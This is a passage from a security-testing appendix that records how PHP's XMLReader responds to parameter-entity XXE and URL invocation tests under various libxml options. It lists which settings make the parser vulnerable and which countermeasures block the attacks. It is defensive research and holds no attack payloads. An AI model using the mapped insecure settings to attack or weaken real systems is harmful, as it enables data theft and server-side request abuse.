D.3.3.18. testInternalSubset_PEReferenceInDTD_setParserProperty_DEFAULTATTRS

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.8.

D.3.3.19. testInternalSubset_PEReferenceInDTD_setParserProperty_VALIDATE

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.9.

D.3.3.20. testInternalSubset_PEReferenceInDTD_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.10.

D.3.3.21. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Entity 'all' not defined".

Result/Security Implication

As demonstrated in previous tests the parser does not process any entities. This test case confirms that the parser is not vulnerable to XXE attacks by default.

Note about the FTP attack:

Since the parser does not process external entities, this test is not successful. If the [30] external subset, as supplied in the parameter entity, is loaded (e.g. using "NOENT") the parser is vulnerable.

Note about the SchemaEntity attack:

Since the parser does not process external entities, this test is not successful. Even if the feature "LIBXML_NOENT" is set, the parser lacks support for XML Schema validation.

D.3.3.22. testParameterEntity_core_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

As demonstrated in previous tests this feature has no impact on processing of entities. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.23. testParameterEntity_core_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

As demonstrated in previous tests this feature has no impact on processing of entities. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.24. testParameterEntity_core_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests this feature has no impact on processing of entities. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.25. testParameterEntity_core_LIBXML_NOENT

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

D.3.3.26. testParameterEntity_core_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **LIBXML_NOENT** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. The feature “NONET” disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.27. testParameterEntity_core_LIBXML_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **LIBXML_NOENT** is set as a ParseOption and (ii) the method **disable_entity_loader()** is set to **true**. For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "http://127.0.0.1:5000/parameterEntity_core.dtd”

Result/Security Implication

The parser does not fetch the [30] external subset. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.28. testParameterEntity_core_setParserProperty_LOADDTD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LOADDTD** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

As demonstrated in previous tests this feature has no impact on processing of entities. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.29. testParameterEntity_core_setParserProperty_DEFAULTATTRS

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **DEFAULTATTRS** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

As demonstrated in previous tests this feature has no impact on processing of entities. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.30. testParameterEntity_core_setParserProperty_VALIDATE

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **VALIDATE** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests this feature has no impact on processing of entities. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.31. testParameterEntity_core_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

D.3.3.32. testParameterEntity_core_setParserProperty_SUBST_ENTITIES_LIBXML_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. The feature “NONET” disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.33. testParameterEntity_core_..._SUBST_ENTITIES_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true** and (ii) the method **disable_entity_loader()** is set to **true**. For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
"I/O warning : failed to load external entity "http://127.0.0.1:5000/parameterEntity_core.dtd".

Result/Security Implication

This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.34. testParameterEntity_doctype

The settings, processing and result/security implications are identical to Paragraph D.3.3.21.

D.3.3.35. testParameterEntity_doctype_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.3.22.

D.3.3.36. testParameterEntity_doctype_LIBXML_DTDATTR_NOENT

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature **LIBXML_DTDATTR** and (ii) **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

The feature "DTDATTR" only loads the DTD but does not process any entities. The feature "NOENT" activates processing of all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note: The test in Paragraph D.3.3.43 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

D.3.3.37. testParameterEntity_doctype_LIBXML_DTDATTR_NOENT_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LIBXML_DTDATTR**, (ii) **LIBXML_NOENT** and
(iii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally setting the feature “NONET”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.38. testParameterEntity_doctype_LIBXML_DTDATTR_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LIBXML_DTDATTR**, (ii) **LIBXML_NOENT** is set as a ParseOption and (iii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "http://127.0.0.1:5000/parameterEntity_doctype.dtd"”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally applying the method “disable_entity_loader”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.39. testParameterEntity_doctype_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.3.23.

D.3.3.40. testParameterEntity_doctype_LIBXML_DTDLOAD_NOENT

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature **LIBXML_DTDLOAD** and (ii) **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The feature “DTDLOAD” only loads the DTD but does not process any entities. The feature “NOENT” activates processing of all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note: The test in Paragraph D.3.3.43 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

D.3.3.41. testParameterEntity_doctype_LIBXML_DTDLOAD_NOENT_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LIBXML_DTDLOAD**, (ii) **LIBXML_NOENT** and
(iii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally setting the feature “NONET”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.42. testParameterEntity_doctype_LIBXML_DTDLOAD_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LIBXML_DTDLOAD**, (ii) **LIBXML_NOENT** is set as a ParseOption and (iii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "http://127.0.0.1:5000/parameterEntity_doctype.dtd"”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally applying the method “disable_entity_loader”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.43. testParameterEntity_doctype_LIBXML_NOENT

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Entity 'all' not defined".

Result/Security Implication

This test case confirms that the parser is not vulnerable to XXE attacks. Note: In contrast to the test in Paragraph D.3.3.25 this test is not successful. Additional tests are necessary using a combination of "NOENT" and (i) "DTDATTR" (ii) "DTDLOAD", (iii) "DTDVALID" (iv) "DEFAULTATTRS" (v) LOADDTD" and (vi) VALIDATE. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.3.44. testParameterEntity_doctype_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.3.24.

D.3.3.45. testParameterEntity_doctype_LIBXML_DTDVALID_NOENT

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature **LIBXML_DTDVALID** and (ii) **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

The feature "DTDVALID" only loads the DTD but does not process any entities. The feature "NOENT" activates processing of all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note: The test in Paragraph D.3.3.43 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

D.3.3.46. testParameterEntity_doctype_LIBXML_DTDVALID_NOENT_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LIBXML_DTDVALID**, (ii) **LIBXML_NOENT** and
(iii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally setting the feature “NONET”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.47. testParameterEntity_doctype_LIBXML_DTDVALID_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LIBXML_DTDVALID**, (ii) **LIBXML_NOENT** is set as a ParseOption and (iii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "http://127.0.0.1:5000/parameterEntity_doctype.dtd"”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally applying the method “disable_entity_loader”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.48. testParameterEntity_doctype_setParserProperty_LOADDTD

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.3.28.

D.3.3.49. testParameterEntity_doctype_setParserProperty_LOADDTD_LIBXML_NOENT

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature **LOADDTD** is set to **true** and (ii) **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The feature “LOADDTD” only loads the DTD but does not process any entities. The feature “NOENT” activates processing of all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note: The test in Paragraph D.3.3.43 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

D.3.3.50. testParameterEntity_doctype_..._LOADDTD_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LOADDTD** is set to **true**, (ii) **LIBXML_NOENT** and (iii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally setting the feature “NONET”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.51. testParameterEntity_doctype_..._LIBXML_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **LOADDTD** is set to **true**, (ii) **LIBXML_NOENT** is set as a ParseOption and (iii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "http://127.0.0.1:5000/parameterEntity_doctype.dtd"”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally applying the method “disable_entity_loader”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.52. testParameterEntity_doctype_setParserProperty_DEFAULTATTRS

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.3.29.

D.3.3.53. testParameterEntity_doctype_..._DEFAULTATTRS_LIBXML_NOENT

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature **DEFAULTATTRS** is set to **true** and (ii) **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

The feature "DEFAULTATTRS" only loads the DTD but does not process any entities. The feature "NOENT" activates processing of all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note: The test in Paragraph D.3.3.43 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

D.3.3.54. testParameterEntity_doctype_..._DEFAULTATTRS_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **DEFAULTATTRS** is set to **true**, (ii) **LIBXML_NOENT** and (iii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Entity 'all' not defined".

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally setting the feature "NONET". This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.55. testParameterEntity_doctype_..._LIBXML_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **DEFAULTATTRS** is set to **true**, (ii) **LIBXML_NOENT** is set as a ParseOption and (iii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "http://127.0.0.1:5000/parameterEntity_doctype.dtd"”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally applying the method “disable_entity_loader”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.56. testParameterEntity_doctype_setParserProperty_VALIDATE

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.3.30.

D.3.3.57. testParameterEntity_doctype_setParserProperty_VALIDATE_LIBXML_NOENT

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature **VALIDATE** is set to **true** and (ii) **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The feature “VALIDATE” only loads the DTD but does not process any entities. The feature “NOENT” activates processing of all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note: The test in Paragraph D.3.3.43 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

D.3.3.58. testParameterEntity_doctype_..._VALIDATE_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **VALIDATE** is set to **true**, (ii) **LIBXML_NOENT** and (iii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally setting the feature “NONET”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.59. testParameterEntity_doctype_..._LIBXML_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **VALIDATE** is set to **true**, (ii) **LIBXML_NOENT** is set as a ParseOption and (iii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "http://127.0.0.1:5000/parameterEntity_doctype.dtd"”.

Result/Security Implication

Even when the parser loads the [30] external subset and processes all entities a vulnerability can be mitigated by additionally applying the method “disable_entity_loader”. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.60. testParameterEntity_doctype_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error “Entity ’all’ not defined”.

Result/Security Implication

This test case confirms that the parser is not vulnerable to XXE attacks. Note: In contrast to the test in Paragraph D.3.3.31, this test is not successful. We refrain from conducting other tests with this feature because an extensive set of test results from feature “LIBXML_NOENT” is already available. Different test results from XMLReader allow us to conclude that the impact on processing of these feature is identical.

D.3.3.61. Conclusion of XXE Attacks Based on Parameter Entities

testInternalSubset_ExternalPEReferenceInDTD

It is unclear if the parser processes external parameter entities by default. This is because internal general entities are not processed by default, but are processed when the feature "NOENT" is set. The same explanation applies for the feature "SUBST_ENTITIES". The features (i) "NOENT" and (ii) "SUBST_ENTITIES" affect the processing of external parameter entities and/or internal general entities and render the parser vulnerable. The features (i) "DTDATTR" (ii) "DTDLOAD", (iii) "DTDVALID" (iv) "DEFAULTATTRS", (v) "LOADDTD" or (vi) "VALIDATE" do not change the default behavior.

testInternalSubset_PEReferenceInDTD

It is unclear if the parser processes internal parameter entities by default. This is because internal general entities are not processed by default, but are processed when the feature "NOENT" is set. The same explanation applies for the feature "SUBST_ENTITIES". The features (i) "NOENT" and (ii) "SUBST_ENTITIES" affect the processing of internal parameter entities and/or internal general entities and render the parser vulnerable. The features (i) "DTDATTR" (ii) "DTDLOAD", (iii) "DTDVALID" (iv) "DEFAULTATTRS", (v) "LOADDTD" or (vi) "VALIDATE" do not change the default behavior.

testParameterEntity_core

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Therefore, no countermeasures are necessary. The features (i) "NOENT" and (ii) "SUBST_ENTITIES" change the default behavior and render the parser vulnerable. The features (i) "DTDATTR" (ii) "DTDLOAD", (iii) "DTDVALID" (iv) "DEFAULTATTRS", (v) "LOADDTD" or (vi) "VALIDATE" do not change the default behavior. The following countermeasures are available:
(i) Set the feature "NONET" to deactivate network access. (ii) Apply the method "disable_entity_loader" (true) to deactivate loading of external resources. This works even if other features, such as (i) "NO_ENT" or (ii) "SUBST_ENTITIES" are set simultaneously.

testParameterEntity_doctype

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. The feature "NOENT" and (i) "DTDATTR" (ii) "DTDLOAD", (iii) "DTDVALID" (iv) "DEFAULTATTRS", (v) "LOADDTD" or (vi) "VALIDATE" change the default behavior and render the parser vulnerable. Using any of these features on its own does not change the default behavior.

The following countermeasures are available:
(i) Set the feature "NONET" to deactivate network access. (ii) Apply the method "disable_entity_loader" (true) to deactivate loading of external resources. This works even if other features, such as "NO_ENT" and (i) "DTDATTR" (ii) "DTDLOAD", (iii) "DTDVALID" (iv) "DEFAULTATTRS", (v) "LOADDTD" or (vi) "VALIDATE", are set simultaneously.

Summary

The parser is not vulnerable to XXE attacks by default. The feature "NOENT" renders the parser vulnerable. Other combinations of "NOENT" and (i) "DTDATTR" (ii) "DTDLOAD", (iii) "DTDVALID" (iv) "DEFAULTATTRS", (v) "LOADDTD" or (vi) "VALIDATE" also render the parser vulnerable. The following countermeasures are available:
(i) Set the feature "NONET". (ii) Apply the method "disable_entity_loader" (true).

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting the feature “NONET” and (i) “NOENT” or (ii) “SUBST_ENTITIES” classic XXE attacks are still possible.
- ⋆ When applying the method “disable_entity_loader” and (i) “NOENT” or (ii) “SUBST_ENTITIES” DoS attacks are still possible.

D.3.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

D.3.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. This is due to the fact that the [30] external subset is not loaded by default. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.2. testURLInvocation_doctype_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that XMLReader activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.3.4.3. testURLInvocation_doctype_LIBXML_DTDATTR_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_DTDATTR** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.4. testURLInvocation_doctype_LIBXML_DTDATTR_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.5. testURLInvocation_doctype_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that XMLReader activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.3.4.6. testURLInvocation_doctype_LIBXML_DTDLOAD_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_DTDLOAD** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.7. testURLInvocation_doctype_LIBXML_DTDLOAD_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.8. testURLInvocation_doctype_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that XMLReader activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.3.4.9. testURLInvocation_doctype_LIBXML_DTDVALID_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_DTDVALID** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.10. testURLInvocation_doctype_LIBXML_DTDVALID_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_DTDVALID** is set as a ParseOption and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.11. testURLInvocation_doctype_LIBXML_NOENT

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The feature “NOENT” does not affect the loading of the [30] external subset. This test case confirms that the parser is not vulnerable to URL Invocation.

D.3.4.12. testURLInvocation_doctype_setParserProperty_LOADDTD

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LOADDTD** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature loads the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.3.4.13. testURLInvocation_doctype_setParserProperty_LOADDTD_LIBXML_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LOADDTD** is set to **true** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.14. testURLInvocation_doctype_setParserProperty_LOADDTD_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LOADDTD** is set to **true** and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.15. testURLInvocation_doctype_setParserProperty_DEFAULTATTRS

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **DEFAULTATTRS** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature loads the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.3.4.16. testURLInvocation_doctype_setParserProperty_DEFAULTATTRS_LIBXML_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **DEFAULTATTRS** is set to **true** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

